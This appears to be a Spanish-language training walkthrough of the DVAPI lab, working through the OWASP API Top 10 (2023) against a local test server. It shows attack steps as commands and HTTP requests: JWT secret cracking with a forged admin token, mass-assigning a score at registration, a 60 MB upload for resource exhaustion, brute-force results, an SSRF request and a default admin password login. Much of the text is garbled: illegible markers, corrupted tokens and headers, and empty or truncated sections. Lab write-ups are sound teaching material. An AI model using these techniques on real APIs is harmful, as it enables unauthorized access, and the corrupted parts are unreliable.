

## DVAPI Walkthrough: Pruebas de Penetración de APIs – OWASP TOP 10 API

---

### Introducción

Bienvenido al proyecto Damn Vulnerable API (DVAPI). Este proyecto está basado en la versión estable del OWASP API Top 10, 2023, publicada el 5 de junio de 2023. El laboratorio está diseñado para ayudarte a aprender y explorar los 10 principales riesgos de seguridad asociados con las APIs según el proyecto OWASP API Security.

### OWASP API Top 10 (2023)

El OWASP API Top 10 – 2023 consiste en las siguientes vulnerabilidades:

- 0xa1: Broken Object Level Authorization (Autorización a nivel de objeto rota)
- 0xa2: Broken Authentication (Autenticación rota)
- 0xa3: Broken Object Property Level Authorization (Autorización a nivel de propiedad de objeto rota)
- 0xa4: Unrestricted Resource Consumption (Consumo de recursos sin restricciones)
- 0xa5: Broken Function Level Authorization (Autorización a nivel de función rota)
- 0xa6: Unrestricted Access to Sensitive Business Flows (Acceso sin restricciones a flujos de negocio sensibles)
- 0xa7: Server Side Request Forgery (SSRF) (Falsificación de peticiones del lado del servidor)
- 0xa8: Security Misconfiguration (Mala configuración de seguridad)
- 0xa9: Improper Inventory Management (Gestión de inventario inadecuada)
- 0xaa: Unsafe Consumption of APIs (Consumo inseguro de APIs)


### API1:2023 Broken Object Level Authorization

La autorización a nivel de objeto asegura que solo los usuarios autorizados pueden acceder a recursos o realizar acciones específicas. Sin embargo, en el caso de una autorización a nivel de objeto rota, existen vulnerabilidades que permiten a usuarios no autorizados acceder o modificar datos sensibles o realizar acciones para las que no tienen permiso.

[illegible][illegible]

## API2:2023 Broken Authentication

Los endpoints de autenticación, que normalmente son públicos, son objetivos comunes para los atacantes. Para prevenir ataques, estos endpoints deben contar con medidas de protección adicionales. Sin embargo, pueden producirse configuraciones incorrectas debido a un modelado insuficiente de amenazas.



```

$ ./jmt-hack crack.py jHhBgCt0L3JzUzt1nIIsAscc6t0kXvc9..yJc1ZvYsqWl0t12Nzt3NzgzwD8L3ZDAwVvlLOgJ1MY2NjkLLC3ic2VybnFfTzS16r1hNm1heTeyngQLCpc0FkbmluJtoJmE=
[+] Start dict cracking mode:
[*] [0000] Loaded words (remove duplicated) size=9999
[*] [0000] Found! Token signature secret is Signature=Verified Word=
[*] Found! JMT signature secret:
[*] Finish crack mode

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2NzE3ZnZwZDE3ZDA4YmVlOGJlMjY2NjkjLCJ1c2VybmFtZSI6IHRhbm1heTEyMzQjLCJpc0FkbWluIjoiaHJ1ZSIsIm1hdCI6MTczMDE0NDk1NX0.wnTXQaD8o85pNx3YYN6sYTHmRhH5od9uhvozD1JXHfs

### HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

**PAYLOAD:** DATA

```
{
  "userId": "6717780d17d08bee8be16669",
  "username": "Tanmay1234",
  "isAdmin": "true",
  "iat": 1730186995
}
```

VERIFY SIGNATURE

```
HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    secret)
secret base64 encoded
```

## API3:2023 Broken Object Property Level Authorization

Las APIs realizan acciones sobre objetos y sus propiedades. Los desarrolladores pueden descuidar la autorización a nivel de propiedad, permitiendo que usuarios modifiquen propiedades de un objeto a las que no deberían acceder, a pesar de tener autorización a nivel de objeto.

Pretty	Raw	Hex
1	POST /api/register HTTP/1.1	
2	Host: 127.0.0.1:3000	
3	User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0	
4	Accept: /*	
5	Accept-Language: en-US,en;q=0.5	
6	Accept-Encoding: gzip, deflate, br	
7	Referer: http://127.0.0.1:3000/register	
8	Content-Type: application/json	
9	Content-Length: 38	
10	Origin: http://127.0.0.1:3000	
11	Connection: keep-alive	
12	Sec-Fetch-Dest: empty	
13	Sec-Fetch-Mode: cors	
14	Sec-Fetch-Site: same-origin	
15	Priority: u=0	
16		
17	{	
	"username":"root",	
	"password":"toor",	
18	"score":10000	
19	}	

[illegible]

## API4:2023 Unrestricted Resource Consumption

Las solicitudes a APIs consumen recursos como CPU, memoria, ancho de banda, almacenamiento e integraciones con otros servicios. Los atacantes pueden provocar un alto consumo de recursos enviando solicitudes excesivas, lo que puede dejar la API sin respuesta o aumentar los costes del negocio.

Creo la imagen grande

```
$ dd if=/dev/zero of=largefile.jpg bs=1M count=60
60+0 records in
60+0 records out
62914560 bytes (63 MB, 60 MiB) copied, 0.0492463 s, 1.3 GB/s
$
```

[Subir a la foto de perfil](#)

```
POST /a [Raw view] [e]upload HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:3000/profile
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVC99.eyJpc2VyZWQ4OiJ2NiIsIiw7IjoiMjBhbnQzIiwiaWF0Ij0xNjMwMzZlMzQzOTQ0
Content-Type: multipart/form-data; boundary=-----40693370153760245202572294704
Origin: http://127.0.0.1:3000
Connection: Keep-alive
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVC99.eyJpc2VyZWQ4OiJ2NiIsIiw7IjoiMjBhbnQzIiwiaWF0Ij0xNjMwMzZlMzQzOTQ0
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4



-----40693370153760245202572294704
Content-Disposition: form-data; name="file"; filename="largefile.jpg"
Content-Type: image/jpeg

-----40693370153760245202572294704--
```

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 140
5 ETag: W/"8c-CbNzDEEBsSadUIysOmpPMdS5dIQ"
6 Date: Tue, 29 Oct 2024 10:10:27 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
11   "message": "File uploaded successfully",
12   "profilePic": "6720b3588af1f5e5409810ce.jpg",
13   "size": "60.00 MB",
14   "flag": "1"
15 }
```


## API5:2023 Broken Function Level Authorization

Las APIs permiten a los usuarios realizar funciones específicas sobre objetos de la API; algunas de estas funciones están restringidas a ciertos permisos de usuario. Es crucial implementar comprobaciones de autorización adecuadas para las funciones de la API, asegurando que los usuarios obtengan los privilegios correctos, para la manipulación de



## API6:2023 Unrestricted Access to Sensitive Business Flows

Un acceso sin restricciones a flujos de negocio sensibles es una vulnerabilidad crítica que permite a los atacantes explotar las APIs obteniendo acceso excesivo a procesos de negocio sensibles. Ocurre cuando endpoints de la API exponen flujos críticos sin las restricciones de acceso apropiadas, pudiendo causar daño al negocio.



```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Hex view
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 72
5 ETags: W/"40-H0CavubURecopyYgEuu/CbDQ10j0"
6 Date: Fri, 25 Oct 2024 12:39:38 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
  "status": "success",
  "message": "Ticket Created your ticketId is :105041"
}

```

[illegible]

bruteforce attack results filter: Showing all items

Request	Showing all items	Status code	Response received	Error	Timeout	Length	Comment
45	200	200	52			322	
46	null	200	43			322	
47	null	200	44			322	
48	null	200	42			322	
49	null	200	51			322	
50	null	200	39			322	
51	null	200	41			322	
52	null	200	60			322	
53	null	200	65			322	
54	null	200	45			322	
55	null	200	48			322	
56	null	200	38			322	
57	null	200	41			322	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Apache/2.4.18 (Ubuntu)
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 57
5 ETag: W/"37-yC8iY4QOWWST01FFC3t1i0to"
6 Date: Fri, 25 Oct 2024 12:42:13 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
11   "msg": "Unauthorized Access to Sensitive Business Flow",
12   "flag": 1
13 }

```

## API7:2023 Server Side Request Forgery (SSRF)

Los fallos SSRF ocurren cuando una API solicita un recurso remoto sin validar la URL proporcionada por el usuario. Permite a un atacante obligar a la aplicación a enviar peticiones manipuladas a destinos inesperados, incluso si están protegidos por un firewall o VPN.

```
Request
```

Pretty	Raw	Hex
POST /api/addNoteWithLink HTTP/1.1		
Host: 127.0.0.1:3000		
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0		
Accept: */*		
Accept-Language: en-US,en;q=0.5		
Accept-Encoding: gzip, deflate, br		
Referer: http://127.0.0.1:3000/profile		
Content-Type: application/json		
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc2VyZWQlOjE2N2NEHsgwZDE3ZDA4TmVlOGJJNTZlZjkxLGljaCJvYmhfZS1fIiwiaWF0IjoiMTk2Mjc5ODAwMDAifQ==		
Content-Length: 46		
Origin: http://127.0.0.1:3000		
CORRELATION_ID: XRRF-AALWV		
Cookie: addn=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc2VyZWQlOjE2N2NEHsgwZDE3ZDA4TmVlOGJJNTZlZjkxLGljaCJvYmhfZS1fIiwiaWF0IjoiMTk2Mjc5ODAwMDAifQ==		
Sec-Fetch-Dest: empty		
Sec-Fetch-Mode: cors		
Sec-Fetch-Site: same-origin		
Priority: u=0		

```
{  
  "url": "  
}
```

```
Response
```


Pretty	Raw	Hex	Render
HTTP/1.1 200 OK			
X-Powered-By: Express			
Content-Type: application/json; charset=utf-8			
Content-Length: 94			
ETag: W/"5e-9m/dVVtqVwcKlWdAN4GdnCPJA"			
Date: Fri, 25 Oct 2024 13:51:52 GMT			
Connection: keep-alive			
Keep-Alive: timeout=5			

```
{  
  "status": "success",  
  "message": "Successfully added a note",  
  "note": "  
}
```



## API8:2023 Security Misconfiguration

Una mala configuración de seguridad surge cuando ajustes de seguridad esenciales no se implementan o se implementan incorrectamente: por ejemplo, contraseñas por defecto, sistemas sin parchear, puertos abiertos innecesarios o mensajes de error con información sensible.



## API9:2023 Improper Inventory Management

La gestión inadecuada de APIs se refiere a cuando las APIs de producción se crean, utilizan y luego no se gestionan ni finalizan correctamente. Fallos en la gestión de activos (por ejemplo, endpoints de UAT olvidados en producción) pueden conducir a vulnerabilidades.


PROOF OF CONCEPT (POC): En el artículo original hay imágenes y capturas que documentan las pruebas de concepto del laboratorio DVAPI. Aquí se incluyen marcadores de posición que puedes reemplazar por las imágenes o capturas concretas.

Los desarrolladores tienden a confiar más en los datos recibidos de APIs de terceros que en la entrada directa del usuario. Esto puede llevar a adoptar estándares de seguridad más débiles, por ejemplo en la validación y saneamiento de entradas. El consumo inseguro de APIs puede exponer sistemas a vulnerabilidades cuando las respuestas de terceros no se tratan como entradas no confiables.

```
1 POST /api/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:3000/login
8 Content-Type: application/json
9 Content-Length: 73
10 Origin: http://127.0.0.1:3000
11 Connection: Keep-Alive
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16
17 {
18   "username": "admin",
19   "password": "123456"
20 }
```

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: auth=eeyJhbGciOiAiMjUwIiwiaWUiOiJmPSc1IGlkZHVzQy9.eYdiciVvSWQ1O1DNHnE3Nsc4ODEZDA4ThVlOGJMTTMsNiUlClCjIE2YybmFCSiElnmZhWU1iwaSBEO1phbiElnmZhBNH1iwaWFBO1oonHnRkjavHtg3fQ.vBqgdZAQUS3r3p3eSvIU
4 Authorization: Bearer eYmhmFCSiElnmZhWU1iwaSBEO1phbiElnmZhBNH1iwaWFBO1oonHnRkjavHtg3fQ.vBqgdZAQUS3r3p3eSvIU
5 S74Wbz2q2SZUDTYMoIKIOQQ
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 67
8 ETag: W/"57-bcdspIC0HzNaigmFFKSbyFLBJ8"
9 Date: Tue, 29 Oct 2024 11:13:07 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12
13 {"status":"success",
14  "message":"Authentication successful",
15 }
```

## Todas las banderas capturadas



## Mitigación (resumen)

Mitigación:

- Seguir las recomendaciones de OWASP Top 10 API Security Risks (2023).
- Implementar controles de autorización a nivel de objeto y a nivel de propiedad.
- Proteger endpoints de autenticación con medidas adicionales y validaciones estrictas.
- Controlar el consumo de recursos aplicando rate limiting, cuotas y validaciones de entrada.
- Mantener un inventario actualizado de APIs y desactivar o retirar endpoints no utilizados.
- Tratar los datos proveniente de terceros como no confiables y validar/sanitizar correctamente.

# DVAPI Walkthrough

Pruebas de Penetración de APIs – OWASP TOP 10 (2023)

Autor: Tanmay Bhattacharjee

Estilo modificado por: Bootcamp Ciberseguridad (28/10/2025)

Para ampliar la información puede remitirse a la pagina:

<https://blackhawkk.medium.com/dvapi-walkthrough-api-penetration-testing-owasp-top-10-api-70a918d1b192>